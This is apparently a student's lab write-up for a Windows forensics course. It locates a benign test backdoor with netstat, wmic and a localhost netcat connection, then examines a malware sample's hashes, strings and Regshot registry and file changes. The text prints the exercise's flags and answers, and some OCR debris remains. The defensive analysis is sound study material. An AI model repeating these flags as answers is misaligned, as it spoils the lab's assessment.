
 fredericperron
Administrator - Local account

Change account type

Remove

then upgrade to Administrator privileges.	
We then take a snapshot as required in Exercise 3 above.	
Next, we open a Command Prompt as Administrator and navigate to the tools to run netstat -nao .	 <pre> C:\WINDOWS\system32>cd c:\tools c:\tools>netstat -nao Active Connections Proto Local Address Foreign Address State PID TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 912 TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4 TCP 0.0.0.0:5040 0.0.0.0:0 LISTENING 4388 TCP 0.0.0.0:5985 0.0.0.0:0 LISTENING 4 TCP 0.0.0.0:47001 0.0.0.0:0 LISTENING 4 TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING 680 TCP 0.0.0.0:49665 0.0.0.0:0 LISTENING 512 TCP 0.0.0.0:49666 0.0.0.0:0 LISTENING 1160 TCP 0.0.0.0:49667 0.0.0.0:0 LISTENING 1328 TCP 0.0.0.0:49669 0.0.0.0:0 LISTENING 2924 TCP 0.0.0.0:49670 0.0.0.0:0 LISTENING 2728 TCP 0.0.0.0:49671 0.0.0.0:0 LISTENING 624 TCP 192.168.64.141:139 0.0.0.0:0 LISTENING 4 TCP 192.168.64.141:139 0.0.0.0:0 LISTENING 4 TCP 192.168.64.141:8398 52.226.139.185:443 ESTABLISHED 3256 TCP 192.168.64.141:9411 192.229.211.108:80 CLOSE_WAIT 592 TCP 192.168.64.141:9533 52.226.139.180:443 ESTABLISHED 3256 TCP 192.168.64.141:9535 13.107.237.35:443 ESTABLISHED 7772 TCP 192.168.64.141:9536 192.229.211.108:80 ESTABLISHED 7772 </pre>
Nous ouvrons après le fichier dev3.exe	 Open a second CMD prompt as an Administrator and run netstat -nao on your host so you know what your system looks like before it is "infected." Verify your firewall and AV are disabled. I am about to start a non-malicious backdoor for you to find. After you have run netstat press ENTER to continue
After that, we open another terminal and run netstat -nao again to identify which TCP port was added (i.e., the one the executable is listening on). Comparing with the previous images, we observe that port 9546 has been added.	 <pre> Active Connections Proto Local Address Foreign Address State PID TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 912 TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4 TCP 0.0.0.0:5040 0.0.0.0:0 LISTENING 4388 TCP 0.0.0.0:5985 0.0.0.0:0 LISTENING 4 TCP 0.0.0.0:9546 0.0.0.0:0 LISTENING 6776 TCP 0.0.0.0:47001 0.0.0.0:0 LISTENING 4 TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING 680 </pre>
To find its parent process ID, we used: wmic process where ProcessID=6776 get ParentProcessID	 <pre> C:\Users\fredericperron>wmic process where ProcessID=6776 get ParentProcessID ParentProcessID 7312 </pre>
Results so far :	 What TCP port is the backdoor listening on? 9546 What is the process id number of the backdoor? 6776 What is the Parent process id number of the backdoor? 7312 Use Netcat to connect to the backdoors TCP port. What flag is printed when you connect to the backdoor?

Now we can simply run nc 127.0.0.1 9546 (our port), which returns the name of the flag.	<pre>C:\Users\fredericperron>cd c:\tools c:\tools>nc 127.0.0.1 9546 TheFlagisBlack37903299</pre> That is incorrect. Please check your answer and try again. What is flag printed when you connect to the backdoor? TheFlagisBlack37903299 What TCP port is the backdoor listening on now?																																								
We then go back to netstat -nao to see which port is different now.	<pre>C:\tools>netstat -nao</pre> <table><thead><tr><th colspan="5">Active Connections</th></tr><tr><th>Proto</th><th>Local Address</th><th>Foreign Address</th><th>State</th><th>PID</th></tr></thead><tbody><tr><td>TCP</td><td>0.0.0.0:135</td><td>0.0.0.0:0</td><td>LISTENING</td><td>912</td></tr><tr><td>TCP</td><td>0.0.0.0:445</td><td>0.0.0.0:0</td><td>LISTENING</td><td>4</td></tr><tr><td>TCP</td><td>0.0.0.0:5040</td><td>0.0.0.0:0</td><td>LISTENING</td><td>4388</td></tr><tr><td>TCP</td><td>0.0.0.0:5985</td><td>0.0.0.0:0</td><td>LISTENING</td><td>4</td></tr><tr><td>TCP</td><td>0.0.0.0:9566</td><td>0.0.0.0:0</td><td>LISTENING</td><td>6776</td></tr><tr><td>TCP</td><td>0.0.0.0:47001</td><td>0.0.0.0:0</td><td>LISTENING</td><td>4</td></tr></tbody></table>	Active Connections					Proto	Local Address	Foreign Address	State	PID	TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	912	TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4	TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING	4388	TCP	0.0.0.0:5985	0.0.0.0:0	LISTENING	4	TCP	0.0.0.0:9566	0.0.0.0:0	LISTENING	6776	TCP	0.0.0.0:47001	0.0.0.0:0	LISTENING	4
Active Connections																																									
Proto	Local Address	Foreign Address	State	PID																																					
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	912																																					
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4																																					
TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING	4388																																					
TCP	0.0.0.0:5985	0.0.0.0:0	LISTENING	4																																					
TCP	0.0.0.0:9566	0.0.0.0:0	LISTENING	6776																																					
TCP	0.0.0.0:47001	0.0.0.0:0	LISTENING	4																																					
	What TCP port is the backdoor listening on now? 9566 Now use wmic to kill the process. Press enter after you have killed the process.																																								
Finally, we open another Command Prompt to terminate the application using its ProcessID .	<pre>C:\Users\fredericperron>wmic process where processid=6776 delete Deleting instance \\DESKTOP-I1T2G01\ROOT\CIMV2:Win32_Process.Handle="6776" Instance deletion successful. C:\Users\fredericperron></pre> This Powershell backdoor was easy to find because it listened on a TCP port. A more typical Powershell backdoor will not. Instead it makes periodic client connections to a command and control server. Now I'm creating a new Powershell process that does not listen on a port. What is the process id number of the backdoor? That is incorrect. Please check your answer and try again. What is the process id number of the backdoor?																																								

For the second phase (second PowerShell process), we enumerate running tasks using the commands provided in the Word document (Lab_Live_Windows_Examination). After executing taskmgr.exe, we identify the PowerShell instance within the active processes. --->	
To retrieve the flag, we analyze the process data and locate a string that appears to be encoded in Base64 encoding. We extract this string and decode it using a standard Base64 decoding tool.	
The decoded output reveals the flag: Sasquache3903205408.	
We then terminate the task using the same procedure as before, this time targeting the corresponding Process ID (PID).	
The results confirm that we were successful, and the exercise is now complete.	

Exercise 4 (20p) – Malware file analysis

Using the lab from Course 9 – Lab 1 Malware Investigation.docx, perform an analysis of the file analytics.exe. This malware is significantly more interactive than AnalyticsInstaller.exe, so you can first review portions of the network traffic in devoir3.pcap to understand its expected behavior and


communication patterns. Try to visually analyze Procmon activity using ProcDOT. Ensure that the Procmon output is configured as specified in the [FAQ ProcDOT](#) documentation.

Check whether you can extract analytics.exe from the network traffic. This is valuable because threat intelligence reports are not always available.

Identify Windows commands that can be used to scan a client environment for malware indicators, signatures, and related components.

Exercise 4 **ANSWER**

We begin by creating a course9 folder within the Windows tools directory.



Next, we navigate to the directory containing the executable in order to extract the MD5 hash and SHA-256 values of the file.

```
PS C:\WINDOWS\system32> cd c:\tools\course9
PS C:\tools\course9> Get-FileHash -Algorithm MD5 analytics.exe

Algorithm      Hash
-----
MD5            427831FF0D8445F110C8EC555DF70395

PS C:\tools\course9> Get-FileHash -Algorithm SHA256 analytics.exe

Algorithm      Hash
-----
SHA256         4FC37B100E8DBDEA27042487DD94E37CF6A79F2182884231EB1E6E6C2D4A1955
```


We then execute the command `C:\tools\course9\sysinternals\strings.exe -n 10 .\analytics.exe` to extract a larger set of readable strings and embedded data from analytics.exe for further analysis.

```
PS C:\tools\course9> C:\tools\course9\sysinternals\strings.exe -n 10 .\analytics.exe


Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
<bt^<xtZ<ZtV<du'
j^<f91j\^u8
PP9E u:PPVWP
Cannot read Table of Contents.
Error allocating decompression buffer
Error %d from inflate: %s
Error %d from inflateInit: %s
Cannot open archive file
Could not allocate read buffer
Could not read from file
Error decompressing %s
%s could not be extracted!
Failed to write all bytes for %s
Could not allocate buffer for TOC.
Could not read from file.
Error on file
Fatal error detected
Error detected
Error allocating memory for status
Archive path exceeds PATH_MAX
Error opening archive %s
%$%$%$%$%$
Error copying %s
%$%$%$%$%$%$
%$%$%$.pkg
%$%$%$.exe
Archive not found: %s
Error extracting %s
Could not get __main__ module.
Could not get __main__ module's dict.
Name exceeds PATH_MAX
Failed to unmarshal code object for %s
Failed to execute script %s
```


Next, open Regshot x64 and enable the option **Scan dir1[;dir2;dir3...]**, specifying only the C:\ directory, then take the initial system snapshot.




After executing analytics.exe, capture a second snapshot.



Once both snapshots are taken, the **Compare** option becomes available. Execute the comparison to identify system and registry changes introduced by the malware.




The results are then generated and opened in Notepad after clicking **Compare**.



In the first section of the results, we can observe that four registry keys were deleted following the execution of the malware. These keys belong to the Windows Registry, which is a centralized database that stores system and application configuration settings within the operating system.

```
-----
Keys deleted:4
-----
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\ServiceInstances
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\ServiceInstances\{e22a2b83-39cd-46c5-9606-a946c1eb8406}
HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Group Policy\ServiceInstances
HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Group Policy\ServiceInstances\{e22a2b83-39cd-46c5-9606-a946c1eb8406}
-----
```

Deeper Analysis



Two additional values were also added, as shown in the *referenced image*.

The first entry indicates that a value was added to the **UserAssist** key for the file path `P:\gbbbyf\pbhefr9\nanylgvpf.rkr`. The data appears as a long hexadecimal string, which typically represents execution metadata—tracking how and when the file was accessed or run.

The second entry shows a value added under **AppCompatFlags** for the path `C:\tools\course9\analytics.exe`. This value is also stored as a hexadecimal string and is generally associated with application compatibility settings or execution-related behavior.

Without additional context, it is not possible to definitively assess the security impact of these specific changes. However, modifications to the Windows Registry should always be monitored and analyzed carefully to verify legitimacy and to rule out unauthorized activity or persistence mechanisms linked to malware.

[illegible]

Next, the report highlights modified values (not newly added ones, as in the previous section). Refer to the indicated [image](#) above for details on these changes.

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\VFUProvider\StartTime,
as well as changes to two values under
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\418A073AA3BC1C75.

Without additional context, it is difficult to determine the exact intent or impact of these modifications. Such changes can result from legitimate software installations or system updates, but they may also indicate persistence mechanisms, execution tracking, or system manipulation by malicious code. Further investigation is required to assess whether these changes are expected or represent a security risk.

Some of the files are specifically related to timezone data. They are organized in a hierarchical structure representing different regions (e.g., GMT, Pacific, Indian, Mexico). Their presence in a temporary directory suggests they were dynamically generated or extracted during the execution of a program or script. These files likely belong to a larger package or library used for timezone management within a software application.

Overall, while the presence of these files can be consistent with legitimate Python-based execution, their creation in bulk—especially in the context of a malware sample—warrants further validation to determine whether they are part of benign runtime behavior or leveraged by the malware for execution or obfuscation.

Image 69.422

```
--res-x64 - Notepad
File Edit Format View Help
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Europe\Vatican
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Europe\Vienna
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Europe\Viñnia
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Europe\Voigograd
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Europe\Warsaw
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Europe\Zagreb
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Europe\Zaporozhye
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Europe\Zurich
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\GB
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\GB-Eire
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\GMT
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\GMT+0
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\GMT-0
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\GMT0
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Greenwich
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Hongkong
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\HST
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Iceland
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Indian\Antananarivo
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Indian\Chagos
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Indian\Christmas
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Indian\Cocos
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Indian\Comoro
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Indian\Kerguelen
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Indian\Mahe
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Indian\Maldives
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Indian\Mauritius
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Indian\Mayotte
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Indian\Reunion
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Iran
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Israel
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Jamaica
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Japan
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Kwajalein
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Libya
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\MEI
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Mexico\BajaNorte
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Mexico\BajaSur
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Mexico\General
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\MSI
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\MSI7MDT
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Navaio
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\NZ
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\NZ-CHAT
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Pacific\Apia
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Pacific\Auckland
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Pacific\Bougainville
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Pacific\Chatham
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Pacific\Chuuk
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Pacific\Eastere
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Pacific\Efate
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Pacific\Enderbury
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Pacific\Fakaofu
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Pacific\Fiji
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Pacific\Funafuti
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Pacific\Galapagos
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Pacific\Gambier
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Pacific\Guadalcanal
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Pacific\Guam
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Pacific\Honolulu
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Pacific\Johnston
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Pacific\Kiritimati
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Pacific\Kosrae
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\tzdata\Pacific\Kwajalein
```

Image 69.423

```
--res-x64 - Notepad
File Edit Format View Help
Files added:945
-----
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\analytics.exe.manifest
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\base_library.zip
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\certifi\cacert.pem
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\include\pyconfig.h
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\lib2to3\Grammar.txt
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\lib2to3\Grammar3.8.2.final.0.pickle
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\lib2to3\PatternGrammar.txt
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\lib2to3\PatternGrammar3.8.2.final.0.pickle
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\lib2to3\tests\data\README
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\libcrypto-1.1.dll
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\libffi-7.dll
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\libssl-1.1.dll
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\pypextest.pyd
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\python38.dll
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\select.pyd
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\auto.tcl
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\clock.tcl
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\ascii.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\big5.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\cp1250.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\cp1251.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\cp1252.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\cp1253.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\cp1254.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\cp1255.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\cp1256.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\cp1257.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\cp1258.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\cp437.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\cp737.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\cp775.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\cp850.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\cp852.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\cp855.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\cp857.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\cp860.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\cp861.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\cp862.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\cp863.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\cp864.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\cp865.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\cp866.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\cp869.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\cp874.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\cp932.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\cp936.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\cp949.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\cp950.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\dmgbatms.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\ebcdic.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\eucl-cn.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\eucl-jp.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\eucl-kr.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\gb12345.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\gb1988.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\gb2312-raw.enc
C:\Users\Fredericperron\AppData\Local\Temp\_MEI67522\tcl\encoding\gb2312.enc
```

Image 69.424

```

~res-x64 - Notepad
File Edit Format View Help
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\license.terms
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\listbox.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\megawidget.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\menu.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\mkpsenc.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\msgbox.tc1
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\msgs\cs.msg
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\msgs\da.msg
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\msgs\de.msg
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\msgs\el.msg
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\msgs\en.msg
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\msgs\en_gb.msg
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\msgs\eo.msg
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\msgs\es.msg
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\msgs\fr.msg
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\msgs\it.msg
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\msgs\nl.msg
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\msgs\pl.msg
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\msgs\pt.msg
C:\Users\Fredericperron\AppData\Local\Temp_MEI67522\tk\msgs\ru.msg
